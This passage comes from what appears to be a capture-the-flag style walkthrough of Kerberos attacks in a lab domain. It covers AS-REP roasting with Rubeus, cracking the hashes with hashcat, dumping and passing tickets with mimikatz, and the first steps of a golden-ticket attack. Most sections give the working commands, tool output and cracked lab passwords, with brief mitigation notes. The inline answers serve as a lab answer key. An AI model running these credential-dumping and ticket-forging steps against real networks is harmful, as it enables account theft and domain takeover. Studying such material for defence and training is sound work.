5555952a12474616c9fddd0135b2611d09d8c3e73363edbf70361623079a2f3f5d448848bc16254bcfadc9681d2ab5768872f0e8bac817ee8650035eee89d4afd27ee28677e3
48f3647183b691ea4deb51274cba9316074498d041b7e7b59825453f9092ea235daa623f8cbbf80e47f0cd5666ed58e2e0bb87289892ab7fd061d24ce40e1624a12508a235d6
a90b5581fc2ad4d044d0e282fd2e8f0a33964b94cc75e70e6b86f0911da8ee0a66a30b86fd041c0369c18313e4b31bc81d6a5b4c8f41f5bba048c4b1d74db79bc85f3f6e844c
8aab843e4e01de96f6d900b2991504c99c68d7ef2ffa899e43f0722835540a20c39c0226863080:MYPassword123#
$krb5tgs$23$*HTTPService$CONTROLLER.local$CONTROLLER-1/HTTPService.CONTROLLER.local:30222*$325c346bef216296063d768818755d6a$3d83b9b1835604c4
8bc4df17fe2bc8cac7be5352157080e66b5007424e84b48b71f299fa77fe3768227ff33b9d46d96315a0be510405133170429e3d2d6b0bd7901afcdf5b7c9727abf65b852c3
11d02b2007387ad9f85d76da67590cf6a00b61b886491926cb26ce979c6f0ff833b0b8bfae67b0d55d5a382cc247b8e99bc60e923c0c8980293382038c5b6d00574fbae26d07
43a0ff40f1e9d9ce22b6d2e4f1009fbd3fd81f6429de6f9bdf9fdc00b989ab6b7e60f7184312f05ac895381c9e30e6e257cb98760428d6b59b933a0aea3577469f453c284008
85ea7363ca2cfe8b8f5185057e5033b2a486e5d1deea40dc6875194300da98b65c9a7fe68883240c7d4c5ed1aa17f8c054bb01d59b2732992cf8fcf59a914b602247852745af
9e065962e1c0df4603094825de2488137f7e11e4275cb14df4c93e3ad03ae2a5f0547556162d8c38069d11ebc564f13dd286d18b1467d041989b8c488261983bcd4d0a638301
1c9c71e4e6c9c3ca84a7716b957304c9aaaf066b87fd9d5b641a3079fc793acf813583321d88bb0d582bfd265b455acc605071d2662b6116441945a853f80768ef92a29a59d3
11b7bb91b1fc4aa8645790ee23e20a5b99aa6a641ad2287f39445a09cd04ffe7a0dc0a5cd9b53ab8ee191837b33776001b5b74f656b927b8c13833a4108c50df219fa3fbf5fa
8988b63d548f1cc167344a7f977e92d7bc93961c0b1c21fb7b13e89b4cad229f32e74005aa9ad43956755584f1e0989f7f4452c7326ea52d77cfbd64ee9541f7348c58392aa0
3c3ffdc3b133d5a652215a28bca1232638b3e670c8b886f491d23d0733cf5d59614e1af8de69c1e1550bd370bb29cf50a067f64024089a3d7fd2346f7570c6f43a8e51abbf9c
15e1cc6f579e11bb662af534b12c0d064eb0451a81aac59f4baf2fdc161f3f93b8fc4ceb0a49682c58fe742829d47083be9ccd5f6c8c7014bd81aa41a68d95d74f6443e7fef9
1377371e6b3c9b8e140c4e211fd32514e6315f5fb5f013afd5beffe9b43674c53883bcc37e98ecb216374c04f396b8fd4419dc05de59373e6aa440c4b9e4a3b73df87411799d
12e6c3e35a67ddfe3cec97daaa123578710c0bd5f570525422436e40a9f054389c614db7450c549bb8abdecc916e8ba0549b43a677542f0484bfa4d1cee6813db0b11fba6c1e
d99b4905c61e5221727ce7eb2801a1fba72d8dd75e665415aeafe6a45d8d0dd48e1c53e477039f185f27dddd420ddee7acf41e4052785776d6259565cea47adc47fd82a9e0e7
0cc6a7965330fb8143f818b27406f8f243245dff35e8db7f05d08479e67ad2dde3479e6d7575879aec478276f23f76a8465186889c36a32124fe15403fdeca38a0ec19b4456a
0be3d84eb189c76c15b2e6a81c0589b680156c6bb2ac84fe999f8b123d0cd40e83af1a46fe17dce478c03acc3bdb67a55484f6cd982f7dbcfeec93ad9c6f54fd61d4ef4d0aa2
58f1a4b8a7635586741d54b07f3c14e38aca55f656c020a9287666e2e5081a077bb03fc710a811b2fbd7ff6a8f9f664b67e7d76a9d527e736e8ec75caa060f29697d845aa29b
b7ef1f054f8a14c6cfa709ab2e199bd280952af1ab8845efeb810ac7451e4e5b82823eec081db7a2:Summer2020
```

What is the SQLService Password?

Answer: MYPassword123#

Task 5 AS-REP Roasting w/ Rubeus

Very similar to Kerberoasting, AS-REP Roasting dumps the krbasrep5 hashes of user accounts that have Kerberos pre-authentication disabled. Unlike Kerberoasting these users do not have to be service accounts the only requirement to be able to AS-REP roast a user is the user must have pre-authentication disabled.

We'll continue using Rubeus same as we have with kerberoasting and harvesting since Rubeus has a very simple and easy to understand command to AS-REP roast and attack users with Kerberos pre-authentication disabled. After dumping the hash from Rubeus we'll use hashcat in order to crack the krbasrep5 hash.

There are other tools out as well for AS-REP Roasting such as kekeo and Impacket's GetNPUsers.py. Rubeus is easier to use because it automatically finds AS-REP Roastable users whereas with GetNPUsers you have to enumerate the users beforehand and know which users may be AS-REP Roastable.

I have already compiled and put Rubeus on the machine.

AS-REP Roasting Overview –

During pre-authentication, the users hash will be used to encrypt a timestamp that the domain controller will attempt to decrypt to validate that the right hash is being used and is not replaying a previous request. After validating the timestamp the KDC will then issue a TGT for the user. If pre-authentication is disabled you can request any authentication data for any user and the KDC will return an encrypted TGT that can be cracked offline because the KDC skips the step of validating that the user is really who they say that they are.

Dumping KRBASREP5 Hashes w/ Rubeus –

1.) `cd Downloads` – navigate to the directory Rubeus is in.

2.) `Rubeus.exe asreproast` – This will run the AS-REP roast command looking for vulnerable users and then dump found vulnerable user hashes.

```
C:\Users\Administrator>cd Downloads

C:\Users\Administrator\Downloads>Rubeus.exe asreproast


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : CONTROLLER.local

[*] Searching path 'LDAP://Domain-Controller.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users
[*] SamAccountName         : HPPrinter
[*] DistinguishedName      : CN=HP-Printer,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: Domain-Controller.CONTROLLER.local (fe80::78ea:5ce1:8b2d:92ae%3)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\HPPrinter'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$HPPrinter@CONTROLLER.local:62BEF5DF6321A44491FD96EAFBBF716C$B7013CBBD
      E3F0EBA6DFD8103BC1ACBDED6DB0F7CF3C7731F46D65E5E6621E1BAAF80C574D599757F70C7A0B43
      CE6786089D44EA6D8B027123AEF5B7525E18A9E99FA156537121EF538FC5AFF011FC44AAA336014A
      CB37B8403690BBAB7614B2B982E7F6192E76E73AE46FE50B07C1DAFDF675B7D34939A424276021DA
      791B36EF6ACEB7E2724D9E75A7B9F38F7CAAF0FD8D5DA787E66C9B431C3D3229ED81F90D1BBAB3F1
      CC347DD1FD9FCBFDA10B725D69E9D87F9D1B766E3516289DAF2BF315C5854886649AF0C7D69666CE
      2063F4C61446B4AFB942C8191EE2F2F1889207E09D9A95CBE6AC344C47E1826111445C0B57E62E0
```


Crack those Hashes w/ hashcat –

1.) Transfer the hash from the target machine over to your attacker machine and put the hash into a txt file

2.) Insert 23$ after $krb5asrep$ so that the first line will be $krb5asrep$23$User.....

Use the same wordlist that you downloaded in task 4

3.) `hashcat -m 18200 hash.txt Pass.txt` – crack those hashes! Rubeus AS-REP Roasting uses hashcat mode 18200



AS-REP Roasting Mitigations –

- Have a strong password policy. With a strong password, the hashes will take longer to crack making this attack less effective
- Don't turn off Kerberos Pre-Authentication unless it's necessary there's almost no other way to completely mitigate this attack other than keeping Pre-Authentication on.

Answer the questions below

What hash type does AS-REP Roasting use?

Answer: Kerberos 5 AS-REP etype 23

Which User is vulnerable to AS-REP Roasting?

Answer: User3

What is the User's Password?

Answer: Password3

Which Admin is vulnerable to AS-REP Roasting?

Answer: Admin2

What is the Admin's Password?

Answer: P@$$W0rd2

Perform AS-REP roasting.

```
C:\Users\Administrator\Downloads>Rubeus.exe asreproast

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[*] Action: AS-REP roasting

[*] Target Domain          : CONTROLLER.local

[*] Searching path 'LDAP://CONTROLLER-1.CONTROLLER.local/DC=CONTROLLER,DC=local' for AS-REP roastable users
[*] SamAccountName         : Admin2
[*] DistinguishedName      : CN=Admin-2,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::cdcd:8d06:99:29ba%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\Admin2'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$Admin2@CONTROLLER.local:24B41C703C0ED3E68CA22477DADBE068$5955D5D8F29C
      4E74859D5C14B4B5FE2CB5DEDD0158566513BA830B9103A187CBB1C756A93125034A07FD06E5CC47
      CD852928E653205DF8CA6D6F0095D91D2B614820EF65F69473CF11E40D2915F46AF4432DF8B9E7D6
      8EF601EA92B0B3CB65DE98468C2C25D902EA5A562870505C8B9DD05631C81C7B664048C918BC7ECA
      05245F969F6BAFB9FFA3879537E7CF2EB9EEF3AC2002370D5BC60DBDE2E8105F8AE3DF5A851E8BCE
      452718027096B405AA4D1D941AF4F9F73BCEE036730CEACA6BB1CA68D092FC6892D7F42FFAEEB5F7
      30F93AAE2BB1975F435605DB283FD147B2ADAE55E00F3F8E84D34974D2B5E43F1DB0621E5D55

[*] SamAccountName         : User3
[*] DistinguishedName      : CN=User-3,CN=Users,DC=CONTROLLER,DC=local
[*] Using domain controller: CONTROLLER-1.CONTROLLER.local (fe80::cdcd:8d06:99:29ba%5)
[*] Building AS-REQ (w/o preauth) for: 'CONTROLLER.local\User3'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$User3@CONTROLLER.local:E45A1FBE9EC5927999C7A960F2E3EC45$073160B803FF2
      7FEEFACC7B5DD0ACFD8FA82DD2E1A2FAA287A675600EE618CA5833D2B7FABF519E0F10A3D1824524
      A229F685529A3BC6599A35F81946490B128590F9DA21DC05C2F810F15B1C1740651D049E048BD839
      13999AC4076F7833155038AD6AC7D484E3B9E4BFA3C903BA8810AC479B1FD7A44AD1D223F48CF56D
      C6A1489CA9E4E283F37B3660374DDC374086A9CC0F03729F167F038F4F1A9F59F06EF091EC883DD8
      0D590E4C43EB38A1C32FFA6E4EC0B14E63BFD3F9152D768897F0A9275254C69E9CE6FF7D1B1E1D7F
      1B0D8BC137BEDFDE9BADA6F5E46CD5CBD6570011DEBCAD963D34F2FF18DAC80509BBC44D2CC
```

Save the hashes and remove empty spaces or lines.

```
1  $krb5asrep$Admin2@CONTROLLER.local:24B41C703C0ED3E68CA22477DADBE068$5955D5D8F29C4E74859D5C14B4B5FE2CB5DEDD0
   158566513BA830B9103A187CBB1C756A93125034A07FD06E5CC47CD852928E653205DF8CA6D6F0095D91D2B614820EF65F69473CF11
   E40D2915F46AF4432DF8B9E7D68EF601EA92B0B3CB65DE98468C2C25D902EA5A562870505C8B9DD05631C81C7B664048C918BC7ECA0
   5245F969F6BAFB9FFA3879537E7CF2EB9EEF3AC2002370D5BC60DBDE2E8105F8AE3DF5A851E8BCE452718027096B405AA4D1D941AF4
   F9F73BCEE036730CEACA6BB1CA68D092FC6892D7F42FFAEEB5F730F93AAE2BB1975F435605DB283FD1
   47B2ADAE55E00F3F8E84D34974D2B5E43F1DB0621E5D55
2
3  $krb5asrep$User3@CONTROLLER.local:E45A1FBE9EC5927999C7A960F2E3EC45$073160B803FF27FEEFACC7B5DD0ACFD8FA82DD2E
   1A2FAA287A675600EE618CA5833D2B7FABF519E0F10A3D1824524A229F685529A3BC6599A35F81946490B128590F9DA21DC05C2F810
   F15B1C1740651D049E048BD83913999AC4076F7833155038AD6AC7D484E3B9E4BFA3C903BA8810AC479B1FD7A44AD1D223F48CF56DC
   6A1489CA9E4E283F37B3660374DDC374086A9CC0F03729F167F038F4F1A9F59F06EF091EC883DD80D590E4C43EB38A1C32FFA6E4EC0
   B14E63BFD3F9152D768897F0A9275254C69E9CE6FF7D1B1E1D7F1B0D8BC137BEDFDE9BADA6F5E46CD5
   CBD6570011DEBCAD963D34F2FF18DAC80509BBC44D2CC
```

Crack the hashes with hashcat.

```
┌──(aurelio㉿kali)-[~/Documents/THM/attacking_kerb]
└─$ hashcat -m 18200 asrep_hast.txt pass.txt
hashcat (v6.2.6) starting
```

```
$krb5asrep$Admin2@CONTROLLER.local:24b41c703c0ed3e68ca22477dadbe068$5955d5d8f29c4e74859d5c14b4b5fe2cb5dedd0158566513ba830b9103a187cbb1c756a9
3125034a07fd06e5cc47cd852928e653205df8ca6d6f0095d91d2b614820ef65f69473cf11e40d2915f46af4432df8b9e7d68ef601ea92b0b3cb65de98468c2c25d902ea5a56
2870505c8b9dd05631c81c7b664048c918bc7eca05245f969f6bafb9ffa3879537e7cf2eb9eef3ac2002370d5bc60dbde2e8105f8ae3df5a851e8bce452718027096b405aa4d
1d941af4f9f73bcee036730ceaca6bb1ca68d092fc6892d7f42ffaeeb5f730f93aae2bb1975f435605db283fd147b2adae55e00f3f8e84d34974d2b5e43f1db0621e5d55:P@$
$W0rd2
$krb5asrep$User3@CONTROLLER.local:e45a1fbe9ec5927999c7a960f2e3ec45$073160b803ff27feefacc7b5dd0acfd8fa82dd2e1a2faa287a675600ee618ca5833d2b7fa
bf519e0f10a3d1824524a229f685529a3bc6599a35f81946490b128590f9da21dc05c2f810f15b1c1740651d049e048bd83913999ac4076f7833155038ad6ac7d484e3b9e4bf
a3c903ba8810ac479b1fd7a44ad1d223f48cf56dc6a1489ca9e4e283f37b3660374ddc374086a9cc0f03729f167f038f4f1a9f59f06ef091ec883dd80d590e4c43eb38a1c32f
fa6e4ec0b14e63bfd3f9152d768897f0a9275254c69e9ce6ff7d1b1e1d7f1b0d8bc137bedfde9bada6f5e46cd5cbd6570011debcad963d34f2ff18dac80509bbc44d2cc:Pass
word3
```

Task 6 Pass the Ticket w/ mimikatz


Mimikatz is a very popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an active directory network however we'll be using mimikatz in order to dump a TGT from LSASS memory

This will only be an overview of how the pass the ticket attacks work as THM does not currently support networks but I challenge you to configure this on your own network.

You can run this attack on the given machine however you will be escalating from a domain admin to a domain admin because of the way the domain controller is set up.

Pass the Ticket Overview –

Pass the ticket works by dumping the TGT from the LSASS memory of the machine. The Local Security Authority Subsystem Service (LSASS) is a memory process that stores credentials on an active directory server and can store Kerberos ticket along with other credential types to act as the gatekeeper and accept or reject the credentials provided. You can dump the Kerberos Tickets from the LSASS memory just like you can dump hashes. When you dump the tickets with mimikatz it will give us a .kirbi ticket which can be used to gain domain admin if a domain admin ticket is in the LSASS memory. This attack is great for privilege escalation and lateral movement if there are unsecured domain service account tickets laying around. The attack allows you to escalate to domain admin if you dump a domain admin's ticket and then impersonate that ticket using mimikatz PTT attack allowing you to act as that domain admin. You can think of a pass the ticket attack like reusing an existing ticket were not creating or destroying any tickets here were simply reusing an existing ticket from another user on the domain and impersonating that ticket.



Prepare Mimikatz & Dump Tickets –

You will need to run the command prompt as an administrator: use the same credentials as you did to get into the machine. If you don't have an elevated command prompt mimikatz will not work properly.

1.) `cd Downloads` – navigate to the directory mimikatz is in


2.) `mimikatz.exe` – run mimikatz

3.) `privilege::debug` – Ensure this outputs [output '20' OK] if it does not that means you do not have the administrator privileges to properly run mimikatz

```
C:\Users\Machine1.CONTROLLER\Downloads>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

4.) `sekurlsa::tickets /export` – this will export all of the .kirbi tickets into the directory that you are currently in

At this step you can also use the base 64 encoded tickets from Rubeus that we harvested earlier



When looking for which ticket to impersonate I would recommend looking for an administrator ticket from the krbtgt just like the one outlined in red above.

Pass the Ticket w/ Mimikatz

Now that we have our ticket ready we can now perform a pass the ticket attack to gain domain admin privileges.

1.) `kerberos::ptt <ticket>` – run this command inside of mimikatz with the ticket that you harvested from earlier. It will cache and impersonate the given ticket

```
mimikatz # kerberos::ptt [0;2f08fb]-2-0-60a10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi

* File: '[0;2f08fb]-2-0-60a10000-Administrator@krbtgt-CONTROLLER.LOCAL.kirbi': OK

mimikatz #
```

2.) `klist` – Here were just verifying that we successfully impersonated the ticket by listing our cached tickets.

We will not be using mimikatz for the rest of the attack.

```
C:\Users\Machine1.CONTROLLER\Downloads>klist

Current LogonId is 0:0x42b9dd

Cached Tickets: (1)

#0>     Client: Administrator @ CONTROLLER.LOCAL
        Server: krbtgt/CONTROLLER.LOCAL @ CONTROLLER.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 5/19/2020 7:39:05 (local)
        End Time:   5/19/2020 17:39:03 (local)
        Renew Time: 5/26/2020 7:39:03 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

3.) You now have impersonated the ticket giving you the same rights as the TGT you're impersonating. To verify this we can look at the admin share.

```
C:\Users\Machine1.CONTROLLER\Downloads>dir \\192.168.179.128\admin$
 Volume in drive \\192.168.179.128\admin$ has no label.
 Volume Serial Number is F83F-6346

 Directory of \\192.168.179.128\admin$

05/13/2020  08:48 PM    <DIR>          .
05/13/2020  08:48 PM    <DIR>          ..
09/15/2018  12:19 AM    <DIR>          ADFS
05/13/2020  08:06 PM    <DIR>          ADWS
```

Note that this is only a POC to understand how to pass the ticket and gain domain admin the way that you approach passing the ticket may be different based on what kind of engagement you're in so do not take this as a definitive guide of how to run this attack.

Pass the Ticket Mitigation –

Let's talk blue team and how to mitigate these types of attacks.

- Don't let your domain admins log onto anything except the domain controller – This is something so simple however a lot of domain admins still log onto low-level computers leaving tickets around that we can use to attack and move laterally with.

Answer the questions below

I understand how a pass the ticket attack works

Task 7 Golden/Silver Ticket Attacks w/ mimikatz

Mimikatz is a very popular and powerful post-exploitation tool most commonly used for dumping user credentials inside of an active directory network however well be using mimikatz in order to create a silver ticket.

A silver ticket can sometimes be better used in engagements rather than a golden ticket because it is a little more discreet. If stealth and staying undetected matter then a silver ticket is probably a better option than a golden ticket however the approach to creating one is the exact same. The key difference between the two tickets is that a silver ticket is limited to the service that is targeted whereas a golden ticket has access to any Kerberos service.

A specific use scenario for a silver ticket would be that you want to access the domain's SQL server however your current compromised user does not have access to that server. You can find an accessible service account to get a foothold with by kerberoasting that service, you can then dump the service hash and then impersonate their TGT in order to request a service ticket for the SQL service from the KDC allowing you access to the domain's SQL server.

KRBTGT Overview

In order to fully understand how these attacks work you need to understand what the difference between a KRBTGT and a TGT is. A KRBTGT is the service account for the KDC this is the Key Distribution Center that issues all of the tickets to the clients. If you impersonate this account and create a golden ticket form the KRBTGT you give yourself the ability to create a service ticket for anything you want. A TGT is a ticket to a service account issued by the KDC and can only access that service the TGT is from like the SQLService ticket.

Golden/Silver Ticket Attack Overview –


A golden ticket attack works by dumping the ticket-granting ticket of any user on the domain this would preferably be a domain admin however for a golden ticket you would dump the krbtgt ticket and for a silver ticket, you would dump any service or domain admin ticket. This will provide you with the service/domain admin account's SID or security identifier that is a unique identifier for each user account, as well as the NTLM hash. You then use these details inside of a mimikatz golden ticket attack in order to create a TGT that impersonates the given service account information.

Dump the krbtgt hash –

1.) `cd downloads && mimikatz.exe` – navigate to the directory mimikatz is in and run mimikatz

2.) `privilege::debug` – ensure this outputs [privilege '20' ok]

3.) `lsadump::lsa /inject /name:krbtgt` – This will dump the hash as well as the security identifier needed to create a Golden Ticket. To create a silver ticket you need to change the /name: to dump the hash of either a domain admin account or a service account such as the SQLService account.



Create a Golden/Silver Ticket –

1.) `Kerberos::golden /user:Administrator /domain:controller.local /sid: /krbtgt: /id:` – This is the command for creating a golden ticket to create a silver ticket simply put a service NTLM hash into the krbtgt slot, the sid of the service account into sid, and change the id to 1103.

I'll show you a demo of creating a golden ticket it is up to you to create a silver ticket.

```
